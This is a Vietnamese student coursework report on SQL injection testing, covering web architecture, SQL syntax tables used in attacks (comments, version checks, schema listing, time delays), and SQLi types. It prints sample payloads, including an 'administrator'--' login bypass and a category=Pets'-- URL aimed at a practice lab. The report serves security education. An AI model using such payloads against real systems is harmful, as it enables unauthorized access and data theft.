

BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ



BÀI TẬP LỚN
Kiểm thử SQL Injection trong ứng dụng Web

Ngành: An toàn thông tin

Sinh viên thực hiện:

Nguyễn Khánh Linh - AT180230

Phạm Quỳnh Anh - AT180504

Nguyễn Việt Dũng - AT170613

Trần Xuân Phương - AT180538

Người hướng dẫn :

GV. Bùi Việt Thắng

Khoa An toàn thông tin – Học viện Kỹ thuật mật mã

Hà Nội, 2024

MỤC LỤC

MỤC LỤC	1
DANH MỤC BẢNG VÀ HÌNH ẢNH.....	2
DANH MỤC CÁC TỪ VIẾT TẮT	4
LỜI NÓI ĐẦU	5
CHƯƠNG 1: TỔNG QUAN VỀ ỨNG DỤNG WEB VÀ SQL.....	6
1.1. Tổng quan về ứng dụng Web	6
1.2. SQL (Structured Query Language)	7
1.3. Các cú pháp thường gặp trong cuộc tấn công.....	8
1.3.1. Comment.....	8
1.3.2. SubString.....	8
1.3.3. String Concatenation.....	9
1.3.4. Database Version	9
1.3.5. Database contents.....	10
1.3.6. Time Delay.....	10
1.4. Kết luận chương 1	10
CHƯƠNG 2: KHÁI QUÁT VỀ SQL INJECTION	12
2.1. Tổng quan về SQL Injection	12
2.1.1. Giới thiệu về SQL Injection.....	12
2.1.2. Phân loại.....	12
2.1.3. Các phần dễ bị tấn công trong SQL Injection.....	13
2.1.4. Cách thức hoạt động của SQL Injection	14
2.1.5. Cách phát hiện lỗ hổng SQL Injection.....	18
2.2. Một số kỹ thuật khai thác phổ biến	20
2.2.1. Union-based	20
2.2.2. Error-based.....	20
2.2.3. Boolean-based.....	21
2.2.4. Time-based.....	21
2.2.5. Out-of-band.....	21
2.3. Các giải pháp phòng ngừa	22
2.3.1. Xác thực dữ liệu đầu vào	22
2.3.2. Sử dụng Prepared Statements hoặc Parameterized Queries	23
2.3.3. Hạn chế quyền truy cập của người dùng vào cơ sở dữ liệu.....	24
2.3.4. Một số biện pháp phòng tránh khác.....	24
2.4. Kết luận chương 2	25
CHƯƠNG 3: THỰC NGHIỆM CÁC KỸ THUẬT KHAI THÁC PHỔ	

BIẾN	26
3.1. Union-based	26
3.1.1. Kiểm thử bằng BurpSuite	26
3.1.2. Kiểm thử bằng Python	29
3.1.3. Đánh giá	33
3.2. Error-based.....	34
3.2.1. Kiểm thử bằng BurpSuite	34
3.2.2. Đánh giá	37
3.3. Boolean-based	38
3.3.1. Kiểm thử bằng BurpSuite	38
3.3.2. Kiểm thử bằng Python	47
3.3.3. Đánh giá	49
3.4. Time-based.....	50
3.4.1. Kiểm thử bằng BurpSuite	50
3.4.2. Kiểm thử bằng Python	58
3.4.3. Đánh giá	60
3.5. Out-of-band	61
3.5.1. Kiểm thử bằng BurpSuite	61
3.5.2. Đánh giá	64
3.6. Kết luận chương 3	64
KẾT LUẬN	66
TÀI LIỆU THAM KHẢO	67
BẢNG PHÂN CHIA NHIỆM VỤ.....	68

DANH MỤC BẢNG VÀ HÌNH ẢNH

Hình 1. Kiến trúc 3 tầng đơn giản của ứng dụng web	6
Bảng 1. Các cú pháp comment trong các hệ quản trị CSDL	8
Bảng 2. Các ví dụ về cú pháp SubString.....	8
Bảng 3. Ví dụ về cú pháp String Concatenation	9
Bảng 4. Ví dụ về cú pháp Database Version.....	9
Bảng 5. Cú pháp liệt kê các bảng tồn tại trong CSDL	10
Bảng 6. Ví dụ về cú pháp tạo độ trễ.....	10

DANH MỤC CÁC TỪ VIẾT TẮT

STT	Từ viết tắt	Giải thích
1	SQL	Structured Query Language (Ngôn ngữ truy vấn mang tính cấu trúc)
2	HTTP	Hypertext Transfer Protocol
3	URL	Uniform Resource Locator
4	SQLi	SQL injection
5	WAF	Web Application Firewall
6	HTML	Hypertext Markup Language
7	CSDL	Cơ sở dữ liệu
8	ORM	Object-Relational Mapping
9	DBMS	Database Management System
10	OAST	Out-of-band Application Security Testing

LỜI NÓI ĐẦU

Trong thời đại số hóa ngày nay, thông tin trở thành một tài sản vô cùng giá trị và quan trọng đối với các tổ chức lớn nhỏ. Tuy nhiên, các kỹ thuật tấn công nhằm khai thác cơ sở dữ liệu nhằm đánh cắp và sử dụng trái phép thông tin cũng ngày càng phát triển. Trong đó không thể bỏ qua kỹ thuật tấn công SQL Injection - một trong những mối đe dọa lớn nhất đối với cơ sở dữ liệu và hệ thống ứng dụng web.

Để có thể phòng tránh được những cuộc tấn công nguy hiểm bằng SQL Injection, trước hết chúng ta cần phải có những kiến thức cơ bản và cái nhìn tổng quát về phương pháp tấn công này. Nghiên cứu của nhóm em tập trung vào việc làm rõ các khái niệm về Web, SQL cùng với công cụ và cú pháp thường gặp để làm rõ cách thức hoạt động của các cuộc tấn công SQL Injection.

Trong bài báo cáo, nhóm chúng em có đề cập tới về 5 kỹ thuật khai thác SQL Injection thường gặp Union-based, Error-based, Boolean-based, Time-based và Out-of-band. Ngoài ra, nhóm em cũng kèm theo một số đề xuất một số biện pháp phát hiện và phòng chống các cuộc tấn công Injection nhằm làm rõ đặc điểm biện pháp phòng chống SQL Injection.

Nhóm chúng em mong muốn thông tin và kết quả trong nghiên cứu này sẽ hữu ích trong việc tăng cường bảo vệ cho cơ sở dữ liệu và ứng dụng của họ.. Mục tiêu cuối cùng của nhóm chúng em là cung cấp thông tin và giải pháp hữu ích để giảm thiểu rủi ro từ SQL Injection và tăng cường bảo mật cho cơ sở dữ liệu và hệ thống ứng dụng. Hy vọng rằng kết quả của nghiên cứu này sẽ mang lại giá trị thực tiễn và đóng góp vào nâng cao nhận thức về vấn đề này trong cộng đồng bảo mật thông tin.

Nội dung báo cáo được chia thành 3 chương với nội dung mỗi chương như sau:

- Chương I: Tìm hiểu về ứng dụng web và SQL.
- Chương II: Giới thiệu về SQL Injection. Chỉ ra cách thức hoạt động, các phần dễ bị tấn công và phân loại, nghiên cứu từng loại kỹ thuật khai thác lỗ hổng SQL Injection và đưa ra biện pháp phòng tránh.
- Chương III: Thực nghiệm các kỹ thuật khai thác bằng cách sử dụng công cụ kiểm thử Burp Suite, viết script tấn công bằng ngôn ngữ python và đánh giá.

CHƯƠNG 1: TỔNG QUAN VỀ ỨNG DỤNG WEB VÀ SQL

1.1. Tổng quan về ứng dụng Web

Hiện nay, với sự phổ biến của Internet và trình duyệt Web, ứng dụng Web đã trở thành một phần quan trọng của cuộc sống hàng ngày, cung cấp cho người dùng một cách tiện lợi và linh hoạt để truy cập các dịch vụ và thông tin trực tuyến.


Ứng dụng Web (Web Application) là một trình ứng dụng được lưu trữ trên máy chủ từ xa và được sử dụng thông qua trình duyệt Web trên Internet. Một số loại ứng dụng phổ biến có thể kể đến như Facebook, Gmail, Youtube...

Mặc dù được viết bằng nhiều ngôn ngữ khác nhau nhưng hầu hết các ứng dụng web đều có tính tương tác và thường được kết nối đến một cơ sở dữ liệu. Ngày nay, ứng dụng web dựa trên cơ sở dữ liệu đã trở nên rất phổ biến, bao gồm các loại ứng dụng như thương mại điện tử, y tế, giáo dục,... Thông tin về sản phẩm, bệnh nhân, học sinh, sinh viên và nhiều loại thông tin khác được lưu trữ trong cơ sở dữ liệu của các ứng dụng này.

Một ứng dụng web dựa trên cơ sở dữ liệu thường được phân thành ba tầng:

- Tầng trình diễn: Sử dụng trình duyệt web để hiển thị nội dung.
- Tầng logic: sử dụng ngôn ngữ lập trình như PHP, JavaScript, C#... để xử lý các yêu cầu và giao tiếp với cơ sở dữ liệu.
- Tầng lưu trữ: Sử dụng các hệ quản trị cơ sở dữ liệu như SQL Server, MySQL, Oracle, ... để lưu trữ dữ liệu.

Trình duyệt web (như Google Chrome, Firefox, Safari,...) sẽ gửi các yêu cầu đến tầng logic, nơi các yêu cầu sẽ được xử lý bằng cách truy vấn và cập nhật cơ sở dữ liệu của tầng lưu trữ.



Hình 1. Kiến trúc 3 tầng đơn giản của ứng dụng web

Trong kiến trúc ba tầng, trình duyệt web (tầng trình diễn) sẽ gửi các yêu cầu đến tầng logic, sau đó tầng logic sẽ truy vấn và cập nhật cơ sở dữ liệu (tầng dữ liệu). Một quy tắc cơ bản của kiến trúc ba tầng là tầng trình diễn không được phép giao tiếp trực tiếp với tầng dữ liệu, tất cả các giao tiếp phải thông qua tầng logic để được xử lý.

Tóm lại, kiến trúc ba tầng cung cấp một cách thức tổ chức ứng dụng web hiệu quả, giúp tách biệt chức năng và dữ liệu, tăng tính bảo mật và dễ bảo trì.

1.2. SQL (Structured Query Language)

SQL, viết tắt của Structured Query Language (ngôn ngữ truy vấn có cấu trúc), là công cụ sử dụng để tổ chức, quản lý và truy xuất dữ liệu được lưu trữ trong các hệ quản trị cơ sở dữ liệu quan hệ (Relational Database Management System - RDBMS).

SQL cũng là ngôn ngữ tiêu chuẩn cho các hệ cơ sở dữ liệu quan hệ, tất cả các hệ thống quản trị cơ sở dữ liệu (RDBMS) như MySQL, MS Access, Oracle, SQL Server,... Một vài câu lệnh cơ bản của SQL như SELECT, INSERT, UPDATE, DELETE cũng đều được hỗ trợ trên tất cả các hệ quản trị.

SQL gồm 3 nhóm lệnh bao gồm ngôn ngữ định nghĩa dữ liệu, ngôn ngữ thao tác với dữ liệu và ngôn ngữ điều khiển dữ liệu .

- Ngôn ngữ định nghĩa dữ liệu (Data Definition Language – DDL)
 - + CREATE: Tạo bảng mới, view của bảng và các đối tượng khác trong cơ sở dữ liệu.
 - + ALTER: Chỉnh sửa các đối tượng dữ liệu đã có, như bảng.
 - + DROP: Xóa toàn bộ bảng, view của bảng hoặc các đối tượng khác trong cơ sở dữ liệu.
 - + TRUNCATE: Được sử dụng để xóa tất cả các bản ghi trong bảng.
- Ngôn ngữ thao tác dữ liệu (Data manipulation language – DML)
 - + INSERT: Chèn dữ liệu mới vào cơ sở dữ liệu.
 - + UPDATE: Sửa đổi, cập nhật dữ liệu trong cơ sở dữ liệu.
 - + DELETE: Xóa dữ liệu từ cơ sở dữ liệu.
 - + SELECT: Trích xuất bản ghi cụ thể từ một hoặc nhiều bảng
- Ngôn ngữ điều khiển dữ liệu (Data control language – DCL)
 - + GRANT: Cấp đặc quyền cho user

+ REVOKE: Lấy lại quyền đã cấp cho user

1.3. Các cú pháp thường gặp trong cuộc tấn công

1.3.1. Comment

Comment: Sử dụng nhận xét để cắt bớt truy vấn và xóa phần truy vấn ban đầu theo sau thông tin người dùng nhập vào.

Hệ quản trị cơ sở dữ liệu	Cú pháp
Oracle	--comment
Microsoft	--comment
PostgreSQL	/*comment*/
MySQL	#comment -- comment (có dấu cách sau --) /*comment*

Bảng 1. Các cú pháp comment trong các hệ quản trị CSDL

1.3.2. SubString

SubString: Cú pháp sử dụng để trích xuất một phần của một chuỗi, từ một vị trí bắt đầu được chỉ định với một độ dài được chỉ định. Lưu ý rằng chỉ số vị trí bắt đầu là 1

Hệ quản trị cơ sở dữ liệu	Cú pháp	Kết quả
Oracle	SUBSTR (‘foobar’, 4, 2)	ba
Microsoft	SUBSTRING (‘foobar’, 4, 2)	
PostgreSQL		
MySQL		

Bảng 2. Các ví dụ về cú pháp SubString

1.3.3. String Concatenation

String concatenation (nối chuỗi): Cú pháp dùng để nối các chuỗi lại với nhau thành một chuỗi duy nhất

Hệ quản trị cơ sở dữ liệu	Cú pháp	Kết quả
Oracle	'foo' 'bar'	foobar
Microsoft	'foo' + 'bar'	
PostgreSQL	'foo' 'bar'	
MySQL	'foo' 'bar' CONCAT ('foo','bar')	

Bảng 3. Ví dụ về cú pháp String Concatenation

1.3.4. Database Version

Database version: Cú pháp được dùng để xác định loại và phiên bản cơ sở dữ liệu đang được sử dụng.

Hệ quản trị cơ sở dữ liệu	Cú pháp
Oracle	SELECT banner FROM v\$version SELECT version FROM v\$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

Bảng 4. Ví dụ về cú pháp Database Version

1.3.5. Database contents

Database contents: Cú pháp liệt kê các bảng tồn tại trong CSDL và các cột chứa bảng đó.

Hệ quản trị cơ sở dữ liệu	Cú pháp
---------------------------	---------

Oracle	SELECT * FROM all_tables SELECT * FROM all_tab_columns WHERE table_name = 'TÊN BẢNG'"
Microsoft	SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TÊN BẢNG'
PostgreSQL	
MySQL	

Bảng 5. Cú pháp liệt kê các bảng tồn tại trong CSDL

1.3.6. Time Delay

Time delays: Cú pháp gây ra sự chậm trễ khi xử lý truy vấn trong cơ sở dữ liệu. Ví dụ dưới đây sẽ gây ra thời gian trễ 10 giây.

Hệ quản trị cơ sở dữ liệu	Cú pháp
Oracle	dbms_pipe.receive_message(('a'),10)
Microsoft	WAITFOR DELAY '0:0:10'
PostgreSQL	SELECT pg_sleep(10)
MySQL	SELECT SLEEP (10)

Bảng 6. Ví dụ về cú pháp tạo độ trễ

1.4. Kết luận chương 1

Trong chương 1, nhóm chúng em đã cung cấp kiến thức cơ bản về ứng dụng web và SQL trong việc quản lý cơ sở dữ liệu. Sau đó đi sâu vào các cú pháp phổ biến trong các cuộc tấn công SQL Injection để thấy rằng SQL Injection không chỉ là một trong những mối đe dọa phổ biến nhất đối với các ứng dụng web hiện nay, mà còn là một lỗ hổng bảo mật nghiêm trọng dễ gặp phải và có thể dẫn đến rủi ro nghiêm trọng cho hệ thống.

Việc hiểu biết sâu sắc về cách thức hoạt động và các cú pháp cơ bản của các cuộc tấn công chính là nền tảng để xây dựng các biện pháp bảo vệ hiệu quả và nâng cao khả năng phòng ngừa cho hệ thống.

CHƯƠNG 2: KHÁI QUÁT VỀ SQL INJECTION

2.1. Tổng quan về SQL Injection

2.1.1. Giới thiệu về SQL Injection

SQL injection là một kỹ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL bất hợp pháp.

SQL injection có thể cho phép những kẻ tấn công thực hiện các thao tác delete, insert, update,... trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy.

Một cuộc tấn công SQL Injection thành công có thể gây ra hậu quả vô cùng như đánh mất đi tính bảo mật, tính xác thực, tính ủy quyền và tính toàn vẹn của thông tin:

- Tính bảo mật: Vì cơ sở dữ liệu SQL thường chứa dữ liệu nhạy cảm nên việc mất tính bảo mật là vấn đề thường xuyên xảy ra với các lỗ hổng SQL injection.
- Tính xác thực: Nếu các lệnh SQL kém được sử dụng để kiểm tra tên người dùng và mật khẩu, thì có thể kết nối với hệ thống với tư cách là một người dùng khác mà trước đó không biết về mật khẩu.
- Tính ủy quyền: Nếu thông tin ủy quyền được giữ trong cơ sở dữ liệu SQL, có thể thay đổi thông tin này thông qua việc khai thác thành công lỗ hổng SQL injection.
- Tính toàn vẹn: một cuộc tấn công SQL injection có thể đọc thông tin nhạy cảm, cũng có thể thực hiện các thay đổi hoặc thậm chí xóa thông tin.

2.1.2. Phân loại

SQL Injection được phân thành ba loại chính: In-band SQLi, Blind SQLi và Out-of-band SQLi.

In-band SQL Injection là loại tấn công phổ biến và dễ khai thác nhất trong các cuộc tấn công SQL Injection. In-band SQL Injection xảy ra khi kẻ tấn công có thể sử dụng cùng một kênh giao tiếp để khởi động cuộc tấn công và thu thập kết quả thông qua việc chèn vào biểu mẫu đăng nhập hay tìm kiếm... Hai hình thức phổ biến của In-band SQLi là Union-based SQLi và Error-based SQLi, trong đó:

- Union-based SQLi là một kỹ thuật tấn công sử dụng toán tử UNION kết hợp các kết quả của hai hoặc nhiều câu lệnh SELECT với nhau để truy xuất dữ liệu.
- Error-based SQLi là một kỹ thuật tấn công dựa trên các thông báo lỗi từ máy chủ cơ sở dữ liệu để có được thông tin về cấu trúc cơ sở dữ liệu.

Blind SQLi là kiểu tấn công mà kẻ tấn công không thấy được kết quả trả về thông qua ứng dụng web như In-band SQLi. Thay vào đó, kẻ tấn công có thể xây dựng lại cấu trúc của cơ sở dữ liệu thông qua việc gửi các payload, theo dõi phản hồi và hành vi của máy chủ cơ sở dữ liệu. Hai hình thức phổ biến của Blind SQLi là Boolean-based SQLi và Time-based SQLi, trong đó:

- Boolean-based SQLi là một kỹ thuật suy luận dựa trên việc gửi câu truy vấn SQL đến cơ sở dữ liệu và buộc ứng dụng trả về kết quả khác nhau tùy thuộc vào việc truy vấn trả về TRUE hay FALSE.
- Time-based Blind SQLi là một kỹ thuật suy luận dựa trên việc gửi các câu truy vấn SQL đến cơ sở dữ liệu và buộc cơ sở dữ liệu phải chờ một khoảng thời gian trước khi phản hồi. Thời gian phản hồi sẽ cho kẻ tấn công biết kết quả của truy vấn là TRUE hay FALSE.

Out-of-band SQLi không quá phổ biến vì các tính năng được kích hoạt trên cơ sở dữ liệu đang được ứng dụng web sử dụng. Out-of-band SQL Injection xảy ra khi kẻ tấn công không thể sử dụng cùng một kênh để khởi động cuộc tấn công và thu thập kết quả. Out-of-band SQLi sẽ dựa vào khả năng của máy chủ cơ sở dữ liệu để thực hiện các yêu cầu DNS hoặc HTTP request từ máy chủ tới kẻ tấn công nhằm thu thập thông tin về cơ sở dữ liệu đang bị tấn công.

2.1.3. Các phần dễ bị tấn công trong SQL Injection

Các phần dễ bị tấn công bao gồm:

- Trường login, register
- Trường search
- Trường Comment
- Bất kỳ data entry and saving fields
- Liên kết của ứng dụng
- Path của ứng dụng


Ngoài ra, còn một số điểm yếu cũng có thể dẫn tới lỗ hổng SQL Injection nhưng ít phổ biến hơn như Host, Referer, User-Agent Header.

Ngoài ra, cũng cần phải lưu ý là trong khi kiểm thử lỗ hổng là nên kiểm tra tất cả các trường bởi có thể trường này lập trình viên áp dụng các biện pháp bảo vệ nhưng các trường khác lại không.

2.1.4. Cách thức hoạt động của SQL Injection

Về bản chất, SQL Injection là một lỗ hổng mà kẻ tấn công sẽ can thiệp, tiêm mã truy vấn độc hại vào truy vấn ban đầu của web chuyển tới cơ sở dữ liệu. Trường hợp đơn giản, nếu một web lấy dữ liệu bằng chính đầu vào do người dùng cung cấp, mà không thực hiện bất kì biện pháp an toàn nào điển hình như tham số hóa dữ liệu đầu vào thì kẻ tấn công có thể sửa đổi các câu lệnh truy vấn, chèn vào các đoạn mã SQL độc hại và gửi về cho phía Database Server để thực thi.

Phương thức hoạt động của SQLi đó là chèn mã truy vấn độc hại vào các tham số và lợi dụng việc các tham số được nối vào câu truy vấn chính để thực thi. Hầu hết các xử lý không an toàn này đều xuất phát từ mệnh đề WHERE của câu lệnh SELECT khi gửi lên server để truy xuất dữ liệu của một mặt hàng, một danh mục... Ngoài ra lỗ hổng này cũng có thể tồn tại ở nhiều vị trí khác nhau.



Một số web khi đăng nhập sẽ gửi đi một request như trên, bản chất của request này đó là sử dụng dữ liệu được nhập vào từ người dùng thông qua biểu mẫu trên web sau đó dạng truy xuất dưới đây để đăng nhập và lấy các thông tin

của user. Nếu server trả về kết quả thì tức là người dùng đã đăng nhập thành công:

```
SELECT * FROM users WHERE username = '...' AND password = '...'
```

```
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 csrf=k9dTRKwI8WCM0ir9oWdWuFHSTDLJ6bCI&username=administrator'--&password=nvd
```


Với kiểu bảo mật kém như vậy, kẻ tấn công chỉ cần biết được tên người dùng sau đó sử dụng ký tự comment “--” và sau đó nhập giá trị bất kỳ vào trường password. Lúc đó câu truy vấn sẽ trở thành:

```
SELECT * FROM users WHERE username = 'administrator'--'AND
password = 'nvd'
```

Vì dấu “--” đã thực hiện comment toàn bộ dữ liệu đằng sau nên mệnh đề WHERE chỉ xét giá trị username phía trước và khi username đúng thì kẻ tấn công đã có thể vào được tài khoản của quản trị viên hệ thống.

Ngoài ra, URL cũng là một thành phần dễ bị nhắm tới để tấn công, hoặc để kiểm thử xem web có tồn tại lỗ hổng SQLi hay không. Kẻ tấn công có thể nhắm vào các parameter nằm ở URL, qua đó tiêm thêm một vài ký tự đặc biệt vào để gây ảnh hưởng đến dữ liệu trả về.

Để hiểu rõ hơn ta sẽ xét ví dụ dưới đây:




Đây là một trang bán hàng bình thường, khi ta truy xuất vào danh mục “Pets” dưới dạng tham số “category” thì câu truy vấn sẽ là **SELECT * FROM table WHERE category = ‘Pets’ AND release = 1**, tức là ở đây trang web chỉ đang hiển thị các mặt hàng đang phát hành, tuy nhiên sẽ có trường hợp một số web vẫn lưu nhưng mặt hàng trong tương lai sẽ phát hành trên database nhưng không cho phép hiển thị nó lên. Khi đó ta chỉ cần thêm ký tự đặc biệt “ ‘-- ” vào sau parameter category là sẽ có thể khiến câu truy vấn trả về toàn bộ mặt hàng trong danh mục Pets kể cả những mặt hàng chưa phát hành, miễn là nó có lưu trữ trên Database:

```
https://0a37005903fa27ad80cb458b0025004f.web-security-academy.net/filter?category=Pets'--
```

Đường dẫn trên sẽ khiến cho truy vấn có dạng sau:

```
SELECT * FROM table WHERE category = ‘Pets’--’ AND release = 1
```

